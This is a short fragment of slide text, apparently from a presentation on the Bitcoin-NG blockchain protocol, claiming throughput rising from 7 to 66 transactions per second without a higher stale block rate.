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


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
No stale block rate increase

**From 7 tps to 66 tps,
without sacrificing security**




Bitcoin-NG


Bitcoin-NG [Eyal et al.]




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